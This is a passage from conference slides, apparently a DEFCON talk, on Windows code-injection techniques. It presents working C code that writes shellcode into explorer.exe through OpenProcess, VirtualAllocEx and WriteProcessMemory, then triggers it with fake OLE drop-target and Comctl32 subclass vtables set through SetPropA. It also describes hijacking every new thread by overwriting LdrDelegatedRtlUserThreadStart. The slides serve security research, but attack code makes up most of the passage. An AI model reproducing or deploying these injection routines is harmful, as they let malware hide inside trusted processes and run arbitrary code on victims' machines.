17                  pIDataObject,
18                  grfKeyState,
19                  ptl.x,
20                  ptl.y,
21                  pdwEffects
22              );
23
24              if ( hr )
25                  if ( IsWOWThread() )
26                      *pdwEffects = 0, hr = 0;
27                  else
28                      pIDataObject->vfptr->Release(pIDataObject);
29          }
30          SetPropW(hwnd, L"Drag_DataObj_Prop", pIDataObject);
31          if ( IsWOWThread() && *pdwEffects == 0x80000000 )
32              *pdwEffects = 0x80000002;
33          return hr;
34      }
35      ...
```

>_how it works

Low Address →



explorer Process Memory

write DropTarget structure address (0xc0fee) via SetPropW() in function explorer!RegisterDragDrop

DropTarget Structure

DropTarget @ 0xc0fee

+0 - 0xc0fee (this)

+4 - function 1

+8 - function 2

+0C- dropfile func

...

Prop Name	Value
OleDropTargetInterface	0xc0fee

High Address →

>_how it works

it's easy for us to change the return value of GetPropW("OleDropTargetInterface") from 0xc0fee to 0xbeef (malicious payload).

Prop Name	Value
OleDropTargetInterface	0xbeef



explorer Process Memory

DropTarget @ 0xc0fee

payload @ 0xbeef

+0 - 0xbeef (this)

+4 - don't care

+8 - don't care

+0C- shellcode addr

...

>_how it works



Operating System

1) Send Window Message (Drag & Drop)

2)
GetPropW("OleDropTargetInterface")



explorer Process Memory

DropTarget @ 0xc0fee

payload @ 0xbeef

+0 - 0xbeef (this)

+4 - don't care

+8 - don't care

+0C- shellcode addr

...

3) Invoke drop file function from vtable,
invoke shellcode addr = *(beef+0c)

Prop Name	Value
OleDropTargetInterface	0xbeef

>_abuse vtable

```
1   #define errExit(log) { puts(log); exit(1); }
2
3   DWORD procId;
4   HWND hwndBtn;
5   PVOID ptrExplor;
6
7   hwndBtn = FindWindowA("Button", NULL);
8   if ( !hwndBtn )
9       errExit("fail to find Startup Button.");
10
11  GetWindowThreadProcessId(hwndBtn, &procId);
12  ptrExplor = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, false, procId);
13  if (!ptrExplor)
14      errExit("fail to access explorer process.");
```

>_abuse vtable

```
16  /*
17   * -------- memory kayout -------- *
18   | mem +  0 | vtable base (mem + 0) | --> return value of GetPropW()
19   | mem +  4 | junk (DON'T CARE)     |
20   | mem +  8 | junk (DON'T CARE)     |
21   | mem + 0c | shellcode addr        |
22   | mem + 10 | shellcode             | --> start of shellcode
23   |    ...   | shellcode             |
24   * ------------------------------- *
25   */
26  uint32_t payloadSize = sizeof(shellcode) + sizeof(uint32_t) * 4;
27  uint32_t *buff = new uint32_t[ (payloadSize / sizeof(uint32_t)) + 1 ];
28  uint32_t *payloadRemoteAddr = (uint32_t *) VirtualAllocEx(
29      ptrExplor, NULL, payloadSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE
30  );
31
32  *(buff + 0) = uint32_t(payloadRemoteAddr + 0);    // eax = vtable base
33  *(buff + 1) = 0xdeadbeef;                         // mem + 4 = junk
34  *(buff + 2) = 0xdeadbeef;                         // mem + 8 = junk
35  *(buff + 3) = uint32_t(payloadRemoteAddr + 4);    // mem + 4 = shellcode addr
36  memcpy((buff + 4), shellcode, sizeof(shellcode));// copy shellcode to mem + c
37
38  // write payload to remote process
39  WriteProcessMemory(ptrExplor, payloadRemoteAddr, buff, payloadSize, 0);
40  // patch fake vtable for explorer.exe
41  SetPropA(hwndBtn, "OleDropTargetInterface", (HANDLE)payloadRemoteAddr);
```



Demo

aaaddress1@chroot.org

#2
Comctl32 SubClass Event

aaaddress1@chroot.org

>_cat FastGetSubclsHdr

```
1   HANDLE WINAPI FastGetSubclassHeader(HWND hWnd) {
2       return g_aCC32Subclass ? GetPropW(hWnd, g_aCC32Subclass) : 0;
3   }
4
5   HANDLE WINAPI GetSubclassHeader(HWND hWnd) {
6       DWORD dwProcessId; // [sp+4h] [bp-8h]@1
7
8       if ( !GetWindowThreadProcessId(hWnd, &dwProcessId) )
9           dwProcessId = 0;
10
11      // check current window is owned by explorer
12      if ( dwProcessId == GetCurrentProcessId() ) {
13          if ( !g_aCC32Subclass )
14              g_aCC32Subclass = GlobalAddAtomW(L"UxSubclassInfo");
15
16          return FastGetSubclassHeader(hWnd);
17      }
18      else return 0;
19  }
```

>_cat MstSubclsProc

```
61  int WINAPI MasterSubclassProc(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam) {
62      uint32_t this;       // esi@1
63      int result;          // eax@9
64      uint32_t vtable[5]; // [sp+18h] [bp-2Ch]@2
65
66      // this = window structure addr -> arbitrary controlled by SetPropW()
67      this = FastGetSubclassHeader(hWnd);
68      // if return value of GetPropW() is null (DON'T CARE)
69      if ( !this ) return SubclassDeath(hWnd, Msg, wParam, lParam);
70
71      // restructure vtable :)
72      EnterSubclassFrame(this, &vtable);
73      // vulnerable invoke function of vtable
74      result = CallNextSubclassProc(this, hWnd, Msg, wParam, lParam);
75      ...
76  }
```

>_cat EnterSubclsFram

```
2   int WINAPI UpdateDeepestCall(int vtable) {
3       // base = *(vtable + 8) = *(this + 0x10)
4       int buffer, base = *(vtable + 8);
5
6       // if *(this + 0x10) isn't null ...
7       if ( base == 0 ) {
8           buffer = *(base + 4); // it's easy to make memory crash :(
9           if ( buffer >= *vtable ) buffer = *vtable;
10      }
11      *(vtable + 4) = buffer;
12      return vtable;
13  }
14
15  int WINAPI EnterSubclassFrame(uint32_t this, uint32_t *vtable) {
16    *(vtable + 0x00) = *(this + 0x00);
17    *(vtable + 0x08) = *(this + 0x10);
18    *(vtable + 0x0c) = this;
19    *(this + 0x10) = vtable; // record vtable addr at *(this + 0x10)
20    return UpdateDeepestCall(vtable);
21  }
```

>_cat CallNxtSubclsProc

```
24  int WINAPI CallNextSubclassProc(int this, int hWnd, int Msg, int wParam, int lParam) {
25      int (WINAPI *callbackAddr)(DWORD, DWORD, DWORD, DWORD, DWORD);
26      int result;
27
28      //
29      // try to get next subclass-window message callback function
30      // EnterSubclassCallback(this, (this + 0x00), &callbackAddr)
31      EnterSubclassCallback(this, *(this + 0x10), &callbackAddr);
32
33      // pass argument and invoke subclass-window message callback function
34      result = callbackAddr(hWnd, Msg, a4, a5, ...);
35      ...
36  }
```

>_cat EntrSubclsCallbk

```
37  int WINAPI EnterSubclassCallback(uint32_t this, uint32_t *vtable, uint32_t *callbackAddr) {
38    int vtable_func_addr, times = 1;
39
40    // vtable_func_addr = this + *( *(this + 0x10) ) * 12 + 20 - 12
41    //                  = this + *( vtable + 0x00  ) * 12 + 20 - 12
42    //                  = this + *(   this + 0x00  ) * 12 + 20 - 12
43    vtable_func_addr = this + 12 * (*(vtable + 0)) + 20 - 12;
44    while ( *vtable_func_addr == 0 ) {
45      vtable_func_addr -= 12;
46      times ++;
47    }
48
49    // assert *(this + 0) == 0, vtable_func_addr = (this + 8)
50    // ^^ important to control callback function addr ^^
51    *callbackAddr = *vtable_func_addr;
52    ...
53  }
```

>_abuse vtable

```
1   HWND hWin = FindWindowExA(
2       FindWindowA("NotifyIconOverflowWindow", NULL),
3       NULL,
4       "ToolbarWindow32",
5       NULL
6   );
7
8   DWORD procId;
9   GetWindowThreadProcessId(hWin, &procId);
10  HANDLE ptrExplor = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE, false, procId);
```

>_abuse vtable

```
17   uint32_t vtable[] = {
18       /* ------------ memory layout ------------- */
19       /* 0x00 -> index                  */ 0x00000000,
20       /* 0x04 -> junk                   */ 0xDEADBEEF,
21       /* 0x08 -> callback addr          */ 0x00000000,
22       /* 0x0C -> junk                   */ 0xDEADBEEF,
23       /* 0x10 -> keep null for safe */ 0x00000000,
24       /* 0x14 -> start of shellcode */ 0x00000000,
25       /* 0x18 -> shellcode ...          */ 0x00000000
26       /* ------------------------------------- */
27   };
28   uint32_t shellcodeAddr = payloadRemoteAddr + 0x14;
29
30   // vtable_func_addr = this + *(vtable + 0) * 12 + 20 - 12
31   uint32_t offset = *(vtable + 0) * 12 + 20 - 12;
32   vtable[offset / sizeof(uint32_t)] = shellcodeAddr;
```

>_abuse vtable

```
34    // write payload and shellcode to remote process memory
35    WriteProcessMemory(
36        ptrExplor, (void *)payloadRemoteAddr, &vtable, sizeof(vtable), 0
37    );
38    WriteProcessMemory(
39        ptrExplor, (void *)shellcodeAddr, shellcode, sizeof(shellcode), 0
40    );
41
42    // trigger vtable function, invoke shellcode
43    SetPropA(hWin, "UxSubclassInfo", (HANDLE)payloadRemoteAddr);
44    SendMessageA(hWin, WM_ACTIVATE, 0xDEADBEEF, 0xDEADBEEF);
```



Demo

aaaddress1@chroot.org

#3
Thread Hijacking (win10+)

aaaddress1@chroot.org

>_Process?

2) mapping file into memory



1) create process
via CreateProcess()




Kernel (ring0)

AddressOfEntry



3) create first thread of this process,
point register eax to AddressOfEntry,
point ebx+8 (TIB base + 8) to image base,
and point eip to ntdll!LdrInitializeThunk

Application (ring3)



>_Process?



Process

iexplorer.exe

.text section

ntdll.dll

kernel32.dll

...

fix import address table,
fix export directory,
apply relocation, etc

ntdll!LdrInitializeThunk

Call Stack

_LdrpSnapModule
_LdrpMapAndSnapDependency
_LdrpMapDllWithSectionHandle
_LdrpLoadKnownDll
_LdrpFindOrPrepareLoadingModule
_LdrpLoadDllInternal
_LdrpLoadDll
_LdrLoadDll
_LdrpInitializeProcess
__LdrpInitialize
_LdrInitializeThunk

>_Process?

AddressOfEntry@.text



Process

- iexplorer.exe
  - .text section
- ntdll.dll
- kernel32.dll
- ...

```
1
2   int __usercall _RtlUserThreadStart_Next(int entryPoint, int tib) {
3       _EXCEPTION_REGISTRATION_RECORD sehChain;
4       RtlInitializeExceptionChain(&tib); // setup SEH recorder chain
5
6       if ( Kernel32ThreadInitThunkFunction ) {
7           RtlDebugPrintTimes(Kernel32ThreadInitThunkFunction);
8           result = Kernel32ThreadInitThunkFunction(0, entryPoint);
9       }
10  }
```

```
12  int __usercall RtlUserThreadStart(int entryPoint, int tib) {
13
14      if ( LdrDelegatedRtlUserThreadStart == NULL )
15      _RtlUserThreadStart_Next(entryPoint, tib);
16
17      RtlDebugPrintTimes(LdrDelegatedRtlUserThreadStart); // don't care
18      __asm {
19          mov ecx, [LdrDelegatedRtlUserThreadStart]
20          jmp ecx
21      }
22  }
```

ntdll!RtlUserThreadStart

ntdll!LdrInitializeThunk

RtlUserThreadStart is entry-point of every thread.
We can hijack thread via write shellcode address into global variable ‘LdrDelegatedRtlUserThreadStart'.

>_Abuse

2) mapping shellcode into target process



1) get privilege of target process
via OpenProcess()





Malware

4) every new thread of target process
can be hijack to invoke shellcode

Process

chrome.exe

.text section

.data section

...

shellcode

ntdll.dll

LdrDelegatedRtlUserThreadStart

3) point 'LdrDelegatedRtlUserThreadStart'
to shellcode address



Demo

aaaddress1@chroot.org

Thanks for listening



aaaddress1@chroot.org

Github

Slide

Facebook

Twitter

DEFCON